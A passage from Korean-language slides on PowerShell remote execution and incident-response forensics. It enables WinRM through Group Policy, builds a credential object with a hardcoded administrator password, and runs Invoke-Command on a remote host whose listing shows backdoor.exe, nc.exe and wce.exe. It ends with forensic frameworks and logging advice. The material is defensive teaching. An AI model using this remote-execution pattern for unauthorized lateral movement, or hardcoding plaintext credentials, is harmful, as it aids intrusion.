


## 원격 PowerShell 실행

### ■ 환경 설정

#### • AD 환경에서 그룹정책으로 설정하기(계속)

3. 그룹 정책 관리 편집기 -> 컴퓨터 구성 -> 정책 -> Windows 설정 -> 보안 설정  
-> 고급 보안이 설정된 Windows 방화벽 -> 인바운드 규칙 -> 우클릭 후, "새 규칙" 선택  
-> "미리 정의됨" 에서 "Windows 원격 관리" 선택 -> Windows 원격 관리(HTTP-In) 체크 -> "연결 허용"





## 원격 PowerShell 실행

### ■ 인증 정보 만들기

- PSCredential 객체 생성
  1. \$id = "ntlmtest\administrator"
  2. \$pw = "activedirectory00\*1" | ConvertTo-SecureString -asPlainText -Force
  3. \$cred = new-object -typename System.Management.Automation.PSCredential(\$id, \$pw)

### ■ 원격 작업 실행

- Invoke-Command 사용
  - ✓ Invoke-Command -Computer <원격시스템 호스트명> -ScriptBlock {<작업 내용>} -Credential <PSCredential 객체>
  - Ex) Invoke-Command -Computer ADMIN -ScriptBlock { Get-ChildItem C:\ } -Credential \$cred

```
PS C:\> $id = "ntlmtest\administrator"
PS C:\> $pw = "activedirectory00*1" | ConvertTo-SecureString -asPlainText -Force
PS C:\> $cred = new-object -typename System.Management.Automation.PSCredential($id, $pw)
PS C:\> Invoke-Command -Computer ADMIN -ScriptBlock { Get-ChildItem C:\ } -Credential $cred
```

디렉터리: C:\

Mode	LastWriteTime	Length	Name	PSComputerName
d----	2009-07-14 오전 11:37		PerfLogs	ADMIN
d-r--	2016-03-03 오전 12:18		Program Files	ADMIN
d-r--	2012-08-03 오후 8:55		Users	ADMIN
d----	2016-03-01 오후 9:58		Windows	ADMIN
-a---	2009-06-11 오전 6:42	24	autoexec.bat	ADMIN
-a---	2012-08-03 오후 3:58	61440	backdoor.exe	ADMIN
-a---	2009-06-11 오전 6:42	10	config.sys	ADMIN
-a---	2012-08-03 오후 3:58	61440	nc.exe	ADMIN
-a---	2012-08-03 오후 5:20	11	net1.bat	ADMIN
-a---	2010-04-27 오전 11:04	381816	Psexec.exe	ADMIN
-a---	2012-03-09 오전 6:43	208384	wce.exe	ADMIN




## PowerShell Forensic Framework


- PowerForensics( <https://github.com/Invoke-IR/PowerForensics> )



- PoshSec( <https://github.com/PoshSec> )



- Kansa ( <https://github.com/davehull/Kansa> )



- PSRecon( <https://github.com/gfoss/PSRecon> )





# Conclusion



## ▪ PowerShell Attacks

- 점점 증가하는 PowerShell 을 통한 내부망 공격...
- 추가적인 해킹 도구, 악성코드가 필요 없음
- Persistence 를 위해 WMI 사용

## ▪ PowerShell Artifacts

- 많은 흔적을 남기지 않음...
- PowerShell 2.0 (Default) 의 경우, 이벤트로그 분석이 어려움
- Forensic Readiness 관점에서 여러 로깅 기능(Module 로깅, Command Line 로깅...) 을 미리 활성화해야 함

## ▪ Forensic Investigation with PowerShell

- PowerShell 은 연결성, 비용, 효율성 면에서 Live Response 도구로 매우 유용함
- 사건 발생 시, 빠른 접근 및 정보 수집을 통한 효율적인 분석이 가능함
- 기본적인 Cmdlet 사용법과 원격 실행 방법 습득 ➔ 다양한 PowerShell Forensic Framework 활용

